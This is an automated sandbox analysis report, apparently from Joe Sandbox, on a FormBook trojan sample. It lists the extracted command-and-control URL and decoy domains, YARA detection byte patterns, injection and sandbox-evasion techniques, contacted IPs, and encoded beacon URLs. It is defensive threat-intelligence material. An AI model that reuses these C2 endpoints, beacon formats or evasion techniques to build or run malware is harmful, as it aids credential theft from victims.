ID: 458944
Sample Name: mvui1vY6Mo
Cookbook: default.jbs
Time: 22:17:20
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report mvui1vY6Mo

Overview


General Information

Sample Name:	mvui1vY6Mo (renamed file extension from none to exe)
Analysis ID:	458944
MD5:	059b1244ac9fda5.
SHA1:	6e5f6326bd9da7e.
SHA256:	abb29be2c1eccd…
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Performs DNS queries to domains w…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- mvui1vY6Mo.exe (PID: 6656 cmdline: 'C:\Users\user\Desktop\mvui1vY6Mo.exe' MD5: 059B1244AC9FDA54DE086692DB4B5A08)
  - mvui1vY6Mo.exe (PID: 6704 cmdline: 'C:\Users\user\Desktop\mvui1vY6Mo.exe' MD5: 059B1244AC9FDA54DE086692DB4B5A08)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - cmmon32.exe (PID: 6336 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
      - cmd.exe (PID: 6380 cmdline: /c del 'C:\Users\user\Desktop\mvui1vY6Mo.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.ejsuniqueclasses.com/ehp9/"
  ],
  "decoy": [
    "kebao100.com",
    "telco360.com",
    "gilleyaviation.com",
    "thedangleman.com",
    "kmpetersonphoto.com",
    "bykjsz.com",
    "comparaca.com",
    "wlalumsforantiracism.com",
    "razerzonr.com",
    "856380062.xyz",
    "cubesoftwaresolution.com",
    "atokastore.com",
    "joinlashedbyjamie.com",
    "azcorra.com",
    "lilys-galaxy.com",
    "wheretheresaytheresaway.com",
    "avantix-colts.com",
    "pornsitehub.com",
    "jagoviral.com",
    "loansforgiven.com",
    "bainrix.com",
    "jesuschrist.care",
    "gunvue.com",
    "ijajs.com",
    "gee825.com",
    "runninghogfarm.com",
    "zotaac-ee.com",
    "secretholeagency.com",
    "maakapforgoodhealth.com",
    "lovebodystyles.com",
    "macrovigilance.com",
    "attractanygirl.com",
    "ingawellinc.com",
    "bet365q8.com",
    "globalmillionairessclub.com",
    "marcellaandann.com",
    "cmnkt-byem.xyz",
    "wolfzoom.net",
    "laura-claim.com",
    "tunnurl.com",
    "twinedinmagic.com",
    "libertybaptistchurchmedia.com",
    "pureembryo.com",
    "ssdigitaltirunelveli.com",
    "skiphirescunthorpe.com",
    "displashop.com",
    "whitebylole.com",
    "eggplantreport.com",
    "rje3.net",
    "healthpragency.com",
    "dxdoors.com",
    "blissbunnyworld.com",
    "ifn.xyz",
    "nationalurc.info",
    "designcumbriauk.com",
    "sonchirraiyya.com",
    "466se.com",
    "bombayy.com",
    "mairaalves.art",
    "nazarppe.com",
    "smokinskiing.com",
    "redwhitescrewed.com",
    "quantumnepal.codes",
    "circusocks.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.915140274.0000000000B70000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000002.915140274.0000000000B70000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.915140274.0000000000B70000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.745894672.0000000001B70000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.745894672.0000000001B70000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.mvui1vY6Mo.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.mvui1vY6Mo.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.mvui1vY6Mo.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
0.2.mvui1vY6Mo.exe.2eb0000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.mvui1vY6Mo.exe.2eb0000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Security Software Discovery 1 4 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
mvui1vY6Mo.exe	59%	Virustotal		Browse
mvui1vY6Mo.exe	61%	ReversingLabs	Win32.Trojan.FormBook	
mvui1vY6Mo.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.mvui1vY6Mo.exe.2eb0000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.mvui1vY6Mo.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
ejsuniqueclasses.com	2%	Virustotal		Browse
www.466se.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.circusocks.com/ehp9/?zZbXur=fPkLdxO&0vrPA=oRr9ZXza/sqKFb1a4cLVquMpSAfNXH/ZGOEKtA079HuOHtafooLLPyAXrAQLja/+16Ky	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
www.ejsuniqueclasses.com/ehp9/	0%	Avira URL Cloud	safe	
http://www.466se.com/ehp9/?0vrPA=UsPTfcJ0BZ5q3mR+pFMXthX3126RUWmODdEpc4rh++F4qt19VniXLc7dOQb8qNRTbKnv&zZbXur=fPkLdxO	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.856380062.xyz/ehp9/?zZbXur=fPkLdxO&0vrPA=sBJ6lOoTYYoNcaluCGHxKraeNDG0llcp1STurr5zu7Kck/pV	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.healthpragency.com/ehp9/?0vrPA=5Xsjz7+Z5WLh89j81EYl3Aroso+z/qN2CpRl0lKGrQQKTktOwLuaqldWAZoOLzUBzR5Q&zZbXur=fPkLdxO	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.ejsuniqueclasses.com/ehp9/?zZbXur=fPkLdxO&0vrPA=8c/5QoMWiMUW3SjDqDOgvqNfypt6IHckOwJjeT/c3u4BTCnBI4ecsnyb0a1UBRXLCY1T	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ejsuniqueclasses.com	164.68.104.58	true	true	• 2%, Virustotal, Browse	unknown
www.466se.com	198.74.106.237	true	true	• 0%, Virustotal, Browse	unknown
www.healthpragency.com	52.58.78.16	true	true		unknown
www.856380062.xyz	103.88.34.80	true	true		unknown
shops.myshopify.com	23.227.38.74	true	false		unknown
circusocks.com	163.123.204.26	true	true		unknown
www.comparaca.com	unknown	unknown	true		unknown
www.circusocks.com	unknown	unknown	true		unknown
www.ejsuniqueclasses.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.circusocks.com/ehp9/?zZbXur=fPkLdxO&0vrPA=oRr9ZXza/sqKFb1a4cLVquMpSAfNXH/ZGOEKtA079HuOHtafooLLPyAXrAQLja/+16Ky	true	• Avira URL Cloud: safe	unknown
www.ejsuniqueclasses.com/ehp9/	true	• Avira URL Cloud: safe	low
http://www.466se.com/ehp9/?0vrPA=UsPTfcJ0BZ5q3mR+pFMXthX3126RUWmODdEpc4rh++F4qt19VniXLc7dOQb8qNRTbKnv&zZbXur=fPkLdxO	true	• Avira URL Cloud: safe	unknown
http://www.healthpragency.com/ehp9/?0vrPA=5Xsjz7+Z5WLh89j81EYl3Aroso+z/qN2CpRl0IKGrQQKTktOwLuaqldWAZoOLzUBzR5Q&zZbXur=fPkLdxO	true	• Avira URL Cloud: safe	unknown
http://www.ejsuniqueclasses.com/ehp9/?zZbXur=fPkLdxO&0vrPA=8c/5QoMWiMUW3SjDqDOgvqNfypt6lHckOwJjeT/c3u4BTCnBI4ecsnyb0a1UBRXLCY1T	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.healthpragency.com	United States		16509	AMAZON-02US	true
163.123.204.26	circusocks.com	Reserved		1767	ILIGHT-NETUS	true
164.68.104.58	ejsuniqueclasses.com	Germany		51167	CONTABODE	true
103.88.34.80	www.856380062.xyz	China		136188	CHINATELECOM-ZHEJIANG-NINGBO-IDCNINGBOZHEJIANGProvince	true
198.74.106.237	www.466se.com	United States		35916	MULTA-ASN1US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458944
Start date:	03.08.2021
Start time:	22:17:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	mvui1vY6Mo (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/0@7/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 35.2% (good quality ratio 32.2%) • Quality average: 75.4% • Quality standard deviation: 31.2%

HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• www.mobiessence.com/6mam/?wbYpSP=KE8gpfUEuqRqMBWGFV5golwNmc44LE6Oi+PTcRo4vEp3RirjZlcD1GLbPH2NA5fTW+Y3K/xiNw==&PJEt=HRR0_XgHGBD8
	NEW ORDER.xlsx	Get hash	malicious	Browse	• www.legifo.com/n84e/?Mr08h0L=KHFThDJ3uNdvz4VUDR+6bS8SYcpLrpRC8lOMf3TlZ3PS/XcNx/3d4GJoUukLL5LRpfRfOA==&zVopsT=6lRxBfwpGVRluDfp
	Payment confirmation.exe	Get hash	malicious	Browse	• www.simplenorwegian.com/iq3g/?IrK=CZ/yXVcNRdC6FvxinIXGrVmHiuR1WjT6SNukwgkxBNtmMQmyCWCLRoMj7G3k0Wznru0p&U0GD=nTvlUPapR
	DHL Shipment Notification,PDF.exe	Get hash	malicious	Browse	• www.crosschainconsulting.com/d8ak/?l8zt=jDth58DB5imLqUkIs94ZrvJvWs5Ik/QXC2wgF4rLpwBCIv0jyvuCPBHay7TuoSVne/lyNJlz0g==&GT=8pBhLdXXedUx8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RhalEFwYre.exe	Get hash	malicious	Browse	• www.mobiessence.com/6mam/?7nZp_P=KE8gpfUEuqRqMBWGFV5goIwNmc44LE6Oi+PTcRo4vEp3RirjZlcD1GLbPH6NTpTQPuYh&l48tB=-ZYD52r
	RYP-210712.xlsx	Get hash	malicious	Browse	• www.threatprotection.net/6mam/?O2M0W=yVJpjpi8601X&TP=5U63IG+7yBTG2LU/sbhPJsaYeNu0pzfei2tMILncnfG3lfTZPYhqam4eeguQu/uCp/fddQ==
	sMpEuBRc2t.exe	Get hash	malicious	Browse	• www.ecofingers.com/dy8g/?OR-TuR7X=X9Az7RthaT8xdqkxQ6tJRjQeFUHqBPh6fb7YU5dnwYv1rghxnAYW3P4f0knK24QskGlt&aPpl=k0DD1ZKh
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• www.midgefly.com/vtg0/?8pcx=sCrA+W5O6oNqspHIzbx/VoZ2gHLngFo2bTHVR61MqOlzfC7Xnf47aZIrFlXsjUrU46mf&b8Zd=YdoHsDD
	6al00IjI6j.exe	Get hash	malicious	Browse	• www.walkonhome.com/p1nr/?EVL=7zqpjNgTocuQEZ/7cot9yzbg96wEePlUEUbJytYr6EKC6aCaKn2SKTFFolhpeAkAzVfO4NkQJQ==&YTOx3p=8pgHdZbp
	RYP-210629.xlsx	Get hash	malicious	Browse	• www.mobiessence.com/6mam/?8pWX_=KE8gpfUButRuMRaKHV5goIwNmc44LE6Oi+XDAS05rkp2RTHle1NPjCzZMh2LYYHbaIsWTA==&YH=c8zlrpFp7PZpmtep
	Invoice Amount 14980.exe	Get hash	malicious	Browse	• www.bvlesty.com/p4se/?7npd928=bQMAraj1xKdOkCzLuHERhNooHK+QGPNFLNpMJV9bH8WlaoVv6+ueUmNZD2UWSIOcTisLluXEOQ==&U2M=m0GHc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	moni 33.exe	Get hash	malicious	Browse	• www.kathyharvey.com/weni/?eB2=SZj8b&9rjDM4rH=7yHtpb+g0rUXbgxV21t9L0ENNL4bw8lTqOTLyZUlhT1yXa0UMrAsRH4DxLIXKzBvV8Hk
	ORDER -ASLF1SR00116-PDF.doc	Get hash	malicious	Browse	• www.alorve.com/b8eu/?ezr8A=fO29zInUMKyU3b+KsEdF7DM9YDGDqhkmHUf250wyCdvZQv4CxZtnkbBczt1PyCe3FLSzQg==&9rXX=a0DtZFt
	PO#2005042020.exe	Get hash	malicious	Browse	• www.ameri.loans/dt9v/?gHX8R=3f94lB&1b=43H5ZqapR2U2c+53UedyyCnf/tAQMSihskCSywJ+5iH1soBQckHw2KLaysybCXDa0Ipi
	Tvpsqjokvrkkjtpqmbrrbdjuamqgumvxld.exe	Get hash	malicious	Browse	• www.midtransport.com/bsk9/?i2MTzj=e6Ad4DCXPNMpz&R6ALR=nGfZtT9z8NqeTucFxi+gOh3uBJjOp6VLDHhxDth/dQigt4sUKXTHk5a7oDAXiSxv27Tv
	shipping documents pdf.exe	Get hash	malicious	Browse	• www.uniteddold.com/h388/?tXPL5r6=HeOxd3fTK3emeSZhIcEHyZUbH5pi5uzRBKaOyXjbbuHI/gxjF5X3QotEpSoKmdp15nJu&3fVtLD=R62l7bm8DvSh1
	6WCqIIE3Lr.exe	Get hash	malicious	Browse	• www.walkonhome.com/p1nr/?dF=7zqpjNgTocuQEZ/7cot9yzbg96wEePlUEUbJytYr6EKC6aCaKn2SKTFFomNTdBI7wi+f&3fd=t0DXgf78DRWhP
	Order600567.exe	Get hash	malicious	Browse	• www.nyprfirm.com/dt9v/?9r=KpNyOXsodBFrYFoEJWESYJ8j+xdDddhLA6DxFp7h+PiJibU+kgoAhy+eZziY74LDARZk&yt=WN9pTDLhcH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PYY74882220#.exe	Get hash	malicious	Browse	• www.jayhoudontcy.com/uts2/?DJBpbT=eq1DVE9plkM/j+XzQEEtVvuS45EQn6ChhwPxb1E+vp9zidYYg0/iq0gGrr3/IXwpgX+z&bPw0=RjQtV0Ip1lbh
	v8kZUFgdD4.exe	Get hash	malicious	Browse	• www.ecofingers.com/dy8g/?i0GDM=X9Az7RthaT8xdqkxQ6tJRjQeFUHqBPh6fb7YU5dnwYv1rghxnAYW3P4f0krKlocv9Wl7uwWiww==&0X=C6Ah3vPx
164.68.104.58	wMqdemYyHm.exe	Get hash	malicious	Browse	• www.ejsuniqueclasses.com/f0sg/?7n0lqHm=RD2tywN0qen0MznjTH5w58f8vni0uSDATZhtlh9xAz/QS3pDgsNhlBhKQDKwaal1DgGG&CP=chrxU

Domains

